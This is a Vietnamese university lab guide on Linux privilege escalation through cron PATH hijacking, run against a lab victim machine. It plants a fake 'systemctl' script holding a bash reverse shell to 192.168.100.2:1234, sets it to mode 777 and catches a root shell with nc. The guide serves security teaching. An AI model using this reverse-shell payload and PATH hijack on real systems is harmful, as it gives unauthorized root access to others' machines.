BỘ THÔNG TIN VÀ TRUYỀN THÔNG

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

____o0o_____

HƯỚNG DẪN THỰC HÀNH BÀI LAB 2

Chủ đề: Cron Jobs – Linux Privilege Escalation

Exploiting Cron Jobs – Cron PATH

Nhóm 6 - Thành viên:

Nguyễn Minh Quang – B19DCAT144 (Nhóm trưởng)

Nguyễn Đình Sáng – B19DCAT148

Trần Ngọc Huy – B19DCAT092

Nguyễn Hữu Thắng - B19DCAT187

Môn học: Chuyên đề an toàn phần mềm

Giảng viên hướng dẫn: ThS. Ninh Thị Thu Trang

Hà Nội - 2023

Mục Lục

1. Nội dung và hướng dẫn thực hiện bài thực hành

1.1 Mục đích

Giúp sinh viên hiểu cơ chế hoạt động của cron jobs và các mà đội đỏ khai thác Cron PATH để leo thang đặc quyền

1.2 Yêu cầu đối với sinh viên

Có kiến thức về kiến trúc hệ điều hành Linux, viết script bash đơn giản

1.3 Nội dung bài thực hành

- Khởi động bài lab:
    - o Vào terminal, nhập: startlab cron-path

Sau khi khởi động xong 2 terminal attack xuất hiện

- Trên 1 terminal attack sử dụng để ssh vào máy victim, nhập:

  ssh victim@192.168.100.3 và nhập password là 123
- Liệt kê các Cron Jobs, nhập

  cat /etc/cronatb
- Xác định đối tượng để khai thác Cron Job, sau khi đọc nội dung tệp /etc/cronatb, nhập:

  find / -iname [cron job name]
- Kiểm tra quyền thư mục của các đối tượng, nhập:

  ls –la /\grep [tên thư mục]
- Thiết lập khai thác và lấy Root Shell

  echo '#!/bin/bash' > /[Tên thư mục]/[tên cronjob]

  echo "" >> /[Tên thư mục]/[tên cronjob]

  echo 'bash -i >& /dev/tcp/192.168.100.2/1234 0>&1' >> /[Tên thư mục]/[tên cronjob]
- Mở nc trên terminal attack để kiểm tra shell, nhập:

  nc –nvlp 1234
- Kết thúc bài lab, nhập:

  stoplab cron-path

  Khi kết thúc 1 tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoplab
- Kiểm tra kết quả

  checkwork cron-path


- Khởi động lại bài

  Trong quá trình sinh viên muốn làm lại bài lab

  Startlab –r cron-path


2. Thực hiện bài thực hành

Trên terminal attack ssh vào máy victim với account victim:123



Hình 1: Thực hiện ssh từ attack vào victim

Xem nội dung crontab của hệ thống



Hình 2: Nội dung tệp /etc/crontab

Kiểm tra cách thực thi và nội dung của từng cronjob

```
victim@victim:~$ find / -iname test.sh 2>/dev/null
/tmp/test.sh
victim@victim:~$ cat /tmp/test.sh
#!/usr/bin/python
import os
import sys
try:
        os.system('rm -rf /tmp/nhom6.txt')
except:
        sys.exit()
victim@victim:~$ ls -la /tmp|grep test.sh
-r--r--r-- 1 root   root    102 Oct 28 10:50 test.sh
victim@victim:~$
```

Hình 3: Kiểm tra cronjob test.sh

```
victim@victim:~$ find / -iname systemctl 2>&1 | grep -v 'Permission denied'
/usr/share/bash-completion/completions/systemctl
/usr/bin/systemctl
victim@victim:~$
```

Hình 4: Kiểm tra cronjob systemctl

```
victim@victim:~$ ls -la / | grep "tmp"
drwxrwxrwt   1 root root  4096 Oct 28 11:30 tmp
victim@victim:~$ ls -la /dev | grep "shm"
drwxrwxrwt  2 root   root          40 Oct 28 10:49 shm
victim@victim:~$
```

Hình 5: Kiểm tra quyền thư mục tmp

Sau khi kiểm tra cách thức thực thi và quyền đối với từ cronjob đối chiếu với /etc/crontab

Thấy cronjob systemctl có thể khai thác do quyền tệp và thư mục yếu và thứ tự thực thi có thể làm dụng ở cron PATH

Viết payload với mục đích lợi dụng account root trong cronjob system để reverse root_shell

```
                                                    victim@victim: ~
File  Edit  View  Search  Terminal  Help
  GNU nano 4.8                                          /tmp/systemctl
#!/bin/bash
bash -i >& /dev/tcp/192.168.100.2/1234 0>&1
```

Hình 6: Tạo payload kết nối đến máy attack

```
victim@victim:~$ cat /tmp/systemctl
#!/bin/bash
bash -i >& /dev/tcp/192.168.100.2/1234 0>&1
```


Hình 7: Xem lại nội dung payload kết nối đến máy attack vừa tạo

Cấp quyền thực thi

```
victim@victim:~$ nano /tmp/systemctl
victim@victim:~$ chmod 777 /tmp/systemctl
victim@victim:~$ ls -la /tmp|grep systemctl
-rwxrwxrwx 1 victim victim   56 Oct 28 11:32 systemctl
victim@victim:~$
```


Hình 9: Cấp quyền thực thi cho payload

Trên terminal của attack còn lại mở ***nc –nvlp 1234*** để nhận root_shell



Hình 10: Xem root shell trên attack

Kiểm tra kết quả đạt được



Hình 11: Kiểm tra kết quả đạt được